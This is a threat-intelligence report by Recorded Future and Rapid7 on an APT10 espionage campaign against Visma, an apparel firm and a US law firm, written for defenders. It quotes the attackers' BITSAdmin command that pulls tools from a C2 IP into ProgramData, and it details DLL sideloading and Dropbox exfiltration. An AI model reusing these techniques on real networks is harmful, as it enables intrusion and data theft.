


APT10 Targeted Norwegian MSP and US Companies in Sustained Campaign

recordedfuture.com/apt10-cyberespionage-campaign

February 6, 2019



Recorded Future Blog

By Insikt Group on February 6, 2019

Co-Authored by Rapid7

[Click here](#) to download the complete analysis as a PDF.



Recorded Future analyzed an intrusion into one of our client's networks and collaborated with Rapid7 to determine the scope of a cyberespionage campaign assessed to be conducted by a Chinese state-sponsored threat actor, APT10. This report details the campaign using data acquired from targeted host networks, the Recorded Future® Platform, network metadata, VirusTotal, Farsight DNS, Shodan, and other OSINT techniques.

Norwegian company Visma, who was targeted in the attack, and U.S. company Rapid7 provided support and extensive expertise throughout this research. Industry collaboration is a vital enabler in illuminating threats and offering protection to organizations at risk from hostile, state-sponsored economic cyberespionage.

This report will be of most value to network defenders and corporate risk executives within companies that utilize services from managed IT service providers and cloud hosting providers. The report will also be of interest to companies with an exposed third-party supply chain.

Executive Summary

A sustained cyberespionage campaign targeting at least three companies in the United States and Europe was uncovered by Recorded Future and Rapid7 between November 2017 and September 2018. Based on the technical data uncovered, and in light of recent disclosures by the U.S. Department of Justice on the ongoing activities of Chinese state-sponsored threat actors, we assess with high confidence that these incidents were conducted by APT10 (also known as Stone Panda, menuPass, CVNX) in an effort to gain access to networks and steal valuable intellectual property or gain commercial advantage.

The targeted companies included:

- IT and business cloud services managed service provider (MSP) and Recorded Future client and supplier, Visma, a billion-dollar Norwegian company with at least 850,000 customers globally
- An international apparel company
- A U.S. law firm with strong experience in intellectual property law with clients in the pharmaceutical, technology, electronics, biomedical, and automotive sectors, among others


In all three incidents, the attackers gained access to networks through deployments of Citrix and LogMeIn remote-access software using stolen valid user credentials. The attackers then enumerated access and conducted privilege escalation on the victim networks, utilizing DLL sideloading techniques documented in a [US-CERT alert on APT10](#) to deliver malware. During the Visma intrusion, APT10 deployed their Trochilus malware with command and control (C2) communications encrypted using both RC4 and Salsa20 streaming ciphers rather than the typically observed RC4 variant. On the two other victim networks, the attackers deployed a unique version of the UPPERCUT (ANEL) backdoor, known to have only been used by APT10.

APT10 actors then compressed proprietary data from Visma using WinRAR (deployed by the attackers) and exfiltrated to a Dropbox account using the cURL for Windows command-line tool. The same Dropbox account was also accessed in a similar fashion by the attackers during the apparel company intrusion. Dropbox was also used to store exfiltrated documents from the third victim, a U.S. law firm, with the files again exfiltrated using identical TTPs and uploaded using cURL for Windows.

We believe APT10 is the most significant Chinese state-sponsored cyber threat to global corporations known to date. On top of the breadth, volume, and targets of attacks that APT10 has conducted since at least 2016, we now know that these operations are being run by the Chinese intelligence agency, the Ministry of State Security (MSS).

Utilizing actors working for shell companies such as Huaying Haitai Science and Technology Development Co Ltd (天津华盈海泰科技发展有限公司), and under the direct supervision of their regional bureau in Tianjin, the MSS has conducted an unprecedented campaign, dubbed “Operation Cloud Hopper,” against managed IT service providers (MSPs) designed to steal intellectual property and enable secondary attacks against their clients. Access to the networks of these third-party service providers grants the MSS the ability to potentially access the networks of hundreds, if not thousands, of corporations around the world. We assess that APT10 likely compromised Visma with the primary goal of enabling secondary intrusions onto their client networks, and not of stealing Visma intellectual property.

In this same time frame, APT10 also targeted a U.S. law firm and an international apparel company, likely to gather information for commercial advantage. In all three incidents, APT10 actors used previously acquired legitimate credentials, possibly gained via a third-party supply chain compromise in order to gain initial access to the law firm and the apparel company.



Recorded Future timeline of APT10 activity between August 2018 and January 2019.

Key Judgments

- We have identified a new variant of Trochilus malware, with its C2 communications encrypted using a combination of RC4 and Salsa20 stream ciphers.
- An UPPERCUT backdoor was identified in the targeting of an international apparel company and U.S. law firm. The backdoor was deployed using the Notepad++ updater and sideloading malicious DLL, as noted in APT10's targeting of Japanese corporations in July 2018.
- In addition to using Trochilus and UPPERCUT, APT10 utilized a series of

previously known and associated attack TTPs for all three of these intrusions. Some of these TTPs include:

- Transferring tools from the C2 to the host using BITSAdmin-scheduled tasks into C:\ProgramData\temp
- Use of DLL sideloading by executing a legitimate binary to load a renamed malicious DLL that decrypts, decompresses, and injects a Trochilus payload into memory
- Use of legitimate credentials, possibly acquired through previous MSP compromises, to log in to accessible Citrix Remote Desktop clients in targeted organizations


APT10 Targeted Norwegian MSP and US Companies in Sustained Campaign


Intrusions Highlight Ongoing Exposure of Third-Party Risk

EXECUTIVE SUMMARY

Insikt Group has uncovered a sustained cyberespionage campaign targeting at least three companies in the United States and Europe between November 2017 and September 2018. APT10, a Chinese state-sponsored cyberespionage group, conducted the attacks to gain access to networks and steal valuable intellectual property or gain commercial advantage.

The attackers gained access to networks using stolen valid user credentials for Citrix remote-access software. They then enumerated access and conducted privilege escalation on the victim networks, using DLL sideloading techniques to deliver a Trochilus variant and other malware. They then compressed proprietary data and exfiltrated it to a Dropbox account, using the same tactics, techniques, and procedures (TTPs) in each case.





www.recordedfuture.com
@RecordedFuture

About Recorded Future

Recorded Future arms security teams with the only complete threat intelligence solution powered by patented machine learning to lower risk. Our technology automatically collects and analyzes information from an unrivaled breadth of sources and provides invaluable context in real time and packaged for human analysis or integration with security technologies.

© Recorded Future, Inc. All rights reserved. All trademarks remain property of their respective owners.

Background

APT10 is a threat actor that has been active since at least 2009. It has historically targeted healthcare, defense, aerospace, government, heavy industry and mining, and MSPs and IT services, as well as other sectors, for probable intellectual property theft.

In early 2017, APT10 began conducting attacks against global managed IT service providers (MSPs) that granted them unprecedented access to MSPs and their customers' networks. During this operation (dubbed "Cloud Hopper" because of the group's use of popular western cloud-based services), APT10 utilized both new malware (Quasar RAT, Trochilus, RedLeaves, ChChes) as well as some familiar old tools (Poison Ivy, PlugX).

Most recently, on December 20, 2018, the U.S. Department of Justice charged two hackers associated with the Chinese Ministry of State Security (MSS) with global computer intrusion campaigns targeting intellectual property. This indictment attributed the intrusions to APT10, a group that had been conducting the malicious activities for over a decade on behalf of the MSS, China's civilian human intelligence agency. Some of the material included within the indictment corroborated information detailed in the Intrusion Truth blog that provided strong evidence attributing APT10 to the Tianjin State Security Bureau, a provincial bureau of the Ministry of State Security. In the blog, Intrusion Truth identified APT10 as having utilized several Tianjin-based companies, including Huaying Haitai Science and Technology Development Co. Ltd. and Laoying Baichen Instruments Equipment Co. Ltd.

UNITED STATES DISTRICT COURT
SOUTHERN DISTRICT OF NEW YORK

USDC SDNY
DOCUMENT
ELECTRONICALLY FILED
DOC #:
DATE FILED: **DEC 17 2018**

UNITED STATES OF AMERICA

- v. -

ZHU HUA,
a/k/a "Afwar,"
a/k/a "CVNX,"
a/k/a "Alayos,"
a/k/a "Godkiller," and
ZHANG SHILONG,
a/k/a "Baobeilong,"
a/k/a "Zhang Jianguo,"
a/k/a "Atreexp,"

Defendants.

SEALED INDICTMENT

18 Cr. _____

18 CRIM 891

COUNT ONE

(Conspiracy to Commit Computer Intrusions)

U.S. Department of Justice indictment of APT10 threat actors. (Source: www.justice.gov)

The use of suspected shell companies as a front for MSS-enabled cyber activity isn't a new observation, however. Our research from 2017 concluded that Guangdong ITSEC (and therefore the MSS) directed the activities of a company named Boyusec, which was identified as a shell company for APT3.



Suspected Tianjin State Security Bureau headquarters. (Source: IntrusionTruth)

The December APT10 indictment noted that the group's malicious activities breached at least 45 companies and managed service providers in 12 countries, including Brazil, Canada, Finland, France, Germany, India, Japan, Sweden, Switzerland, the United Arab

Emirates, the United Kingdom, and the United States.

About Visma

Visma offers software and services that simplify and digitize core business processes in the private and public sector. The Visma group operates across the entire Nordic region along with Benelux, Central, and Eastern Europe. With 8,500 employees, more than 850,000 customers, and a net revenue of NOK 8,537 million (approximately \$1 billion USD) in 2017, Visma is one of Europe's leading software companies.

Intrusion Overview

Recorded Future's Insikt Group has actively tracked APT10 for several years, focusing specifically on the group's targeting of MSPs and global internet infrastructure providers since the Operation Cloud Hopper report in 2017. We were particularly interested in identifying whether any customers of the targeted MSPs were subsequently compromised by APT10, given their potential access through compromised MSP networks.

In September 2018, one of our clients (and a supplier as well), Visma, reached out to us for assistance in investigating an incident uncovered on their network following a breach notification by Rapid7. Visma provided us with malware samples and network logs from the event. Analysis of the data revealed that Visma's Citrix infrastructure had been probed and subsequently accessed using stolen credentials as early as August 17, 2018. This was followed by an initial exploitation, network enumeration, and malicious tool deployment on various Visma endpoints within two weeks of initial access. The theft of enterprise login credentials was conducted within two and a half weeks of initial access.

On August 30, 2018, APT10 deployed their first modified version of Trochilus that had its C2 communications encrypted using Salsa20 and RC4 ciphers instead of the more common RC4-encrypted Trochilus variant seen in the wild. This sample, similar to other Trochilus samples, was deployed using a DLL sideloading method utilizing three files, uploaded to the same folder on the victim machine as identified in US-CERT advisory TA17-117A (last revised on December 20, 2018). This method involves the use of a legitimate binary (File 1) used to load a malicious DLL (File 2). The malicious DLL is renamed to match the name of an expected DLL to be loaded by the executable. The malicious DLL then decrypts and decompresses shellcode contained within a third file placed by the attackers in the same temporary folder. The configuration file then loads the Trochilus payload into memory by injecting it into a valid system process. This method of malicious payload installation is a well-documented TTP of APT10.

The attackers used Mimikatz (pd.exe) to enable credential theft and made use of scheduled tasks via the Microsoft BITSAdmin utility to transfer files from their C2 to the Visma network. The attackers preferred to upload their malicious tooling to the C:\ProgramData\temp or C:\ProgramData\media directories and executed commands using batch files (x.bat). A full list of the filenames of the suspected attacker tooling can be found in the report appendices.

```
> bitsadmin /transfer n http://173.254.236.158/TWUEGJDITXAONVPUOWFV  
C:\ProgramData\temp\TWUEGJDITXAONVPUOWFV
```

```
> echo bitsadmin /complete \x.bat" & echo bitsadmin /cancel \x.bat"
```

BITSAdmin example commands used by the attackers.

In order to exfiltrate the compromised data, the attackers employed custom malware that used Dropbox as its C2. They also used WinRAR and cURL for Windows, both often renamed, to compress and upload the exfiltrated files from the Visma network to the Dropbox API.

Our research partner Rapid7 investigated the Dropbox use and found that the attackers had used the same account to store exfiltrated data from a global apparel company. They also identified broadly similar TTPs being used in the attack against a U.S. law firm specializing in intellectual property law. The firm has a dedicated China practice aimed at assisting Chinese companies entering the U.S. market.

Rapid7's investigation revealed the law firm was first targeted in late 2017, followed by the apparel company a few months later, and finally, the Visma attack in August 2018. In one of the attacks, Rapid7 identified the attackers escaping a Citrix application in order to run the payload script on the victim desktop. Interestingly, in all three attacks, the targeting of Citrix remote desktops was a common thread. Additionally, the same DLL sideloading technique observed in the Visma attack was used, and many of the tools deployed by the attackers shared naming similarities as well (1.bat, cu.exe, ss.rar, r.exe, pd.exe). Most interestingly, Rapid7 observed the use of the Notepad++ updater gup.exe as a legitimate executable to sideload a malicious DLL (libcurl.dll) in order to deploy a variant of the UPPERCUT backdoor (also known as ANEL). APT10 used this approach to deploy UPPERCUT when [targeting Japanese corporations in July 2018](#).

The Visma Attack

APT10 actors gained initial access to the Visma network around August 17, 2018. Examination of network logs revealed an employee's credentials were stolen and used to authenticate to the network outside of her normal working hours. While we are confident that APT10 actors gained access to the Visma network in August using stolen employee Citrix remote desktop credentials, it is not clear how or when these credentials were initially compromised.

Throughout August 2018, the APT10 actors regularly logged in to the Visma network via accessible Citrix servers using two valid user accounts. The times of the logins were consistent with a GMT+8 timezone, indicative of typical Tianjin, China working hours. On each occasion, the logins were from one of eight VPN endpoints that resolved to IPs in the following tightly defined subnets:

Subnet	Registration	AS
104.237.86.0/24	Los Angeles Cloud, HostAware	AS32181 — GigeNET

45.56.155.0/24	VPN Consumer Network	AS32181 — GigeNET
45.62.52.0/24	Los Angeles Cloud, HostAware	AS32181 — GigeNET
173.239.198.0/24	VPN Consumer Network	AS36351 — SoftLayer Technologies Inc.

VPN Consumer Network is an ambiguous Panama-registered entity. Based on information in WHOIS registration records, the website for the company is vpnconsumer.com, which is a nondescript landing page only containing the abuse contact details and a physical address in Panama. BGP routing information shows that the organization manages 44/24 subnets hosted around the world, many of which resolve to low-cost VPN services, such as ExpressVPN.

Insikt Group analysis of network metadata to and from the VPN endpoint IPs revealed consistent connectivity to Citrix-hosted infrastructure from all eight VPN endpoint IPs starting on August 17, 2018 — the same date the first authenticated login to Visma’s network was made using stolen credentials.

After almost two weeks, on August 30, 2018, APT10 attackers used their access to the network to move laterally and made their first deployment of an RC4- and Salsa20-encrypted variant of the Trochilus malware using a previously associated DLL sideloading technique. Two separate infection chains leveraging this specific DLL sideloading technique were identified on the Visma network using legitimate known good binaries that had DLL search-order path issues. This means that APT10 actors had two separate access points into the Visma network.


Infection Chain 1: August 30, 2018

Once on the Visma network, APT10 attackers used the Microsoft BITSAdmin CLI tool to copy malicious tools from a suspected attacker-controlled C2 hosted on 173.254.236[.]158 to the \ProgramData\temp\ directory on the infected host.

The copied files included:

- A legitimate binary for the uninstaller for PDF printing application PDF-Xchange 2011 Lite DE, renamed from unins000.exe to CASTSP.exe (f6e0f076e27391a6e6eb23f23f77c2ff078488875113df388640aca8bf4dd64b)
- An accompanying malicious DLL, version.dll (10182f0e64b765db989c158402c76eb1e0e862cab407f7c5cec133d8e5cb73e3)
- A DES-encrypted shellcode configuration containing the Trochilus implant into the same folder (42b5eb1f77a25ad73202d3be14e1833ef0502b0b6ae7ab54f5d4b5c2283429c6)

After the files were copied across the attacker-executed CASTSP.exe, this file sideloaded and ran version.dll, which in turn decrypted and decompressed the encrypted shellcode and injected the Trochilus payload into memory.




Infection Chain 1.

Infection Chain 2: September 4, 2018

A few days later, APT10 used an almost identical approach used during Infection Chain 1 to deploy Trochilus onto another part of Visma’s network. While the deployed DLL and the encrypted shellcode were named differently, the underlying method of malware installation was the same as Infection Chain 1. The files remotely copied into C:\ProgramData\temp\ using BITSAdmin included:

- Another dropper renamed to “CASTSP.exe” that this time was a legitimately signed Microsoft Visual Studio binary TailoredDeploy.Host.exe (also known as TailoredDeploy.exe) (fc6a130504b54fa72cfc104c656fe2cd92d7998f42ca064e22167e1d402a1514)
- A malicious DLL, vcruntime140.dll (eed0c7f7d36e75382c83e945a8b00abf01d3762b973c952dec05ceccb34b487d)
- A DES-encrypted Trochilus payload (e6280de09f9adf79212409529eb25c0c2ea73e33a50281e22228a3db3998eeeb)

The execution method was identical: CASTSP.exe sideloaded and ran vcruntime140.dll, which decrypted and decompressed the encrypted shellcode configuration and injected the Trochilus payload into a system process in-memory on the host machine.



Infection Chain 2.

Malware Analysis

The malware sets used for both infection chains are nearly identical both in infection method and code structure. Because the malware for both infection chains were so similar, it is only necessary to include the in-depth analysis for one chain here, so we focused on Infection Chain 1. It included the binaries below:


- CASTSP.exe: A valid and signed application that utilizes DLL sideloads to execute the malicious DLL, “version.dll”
- Version.dll: Main functionality of “Version.dll” is to decrypt and execute the Trochilus payload
- CZYSOYKPOIKKZGUFUI: DES-encrypted Trochilus payload

Trochilus Implant
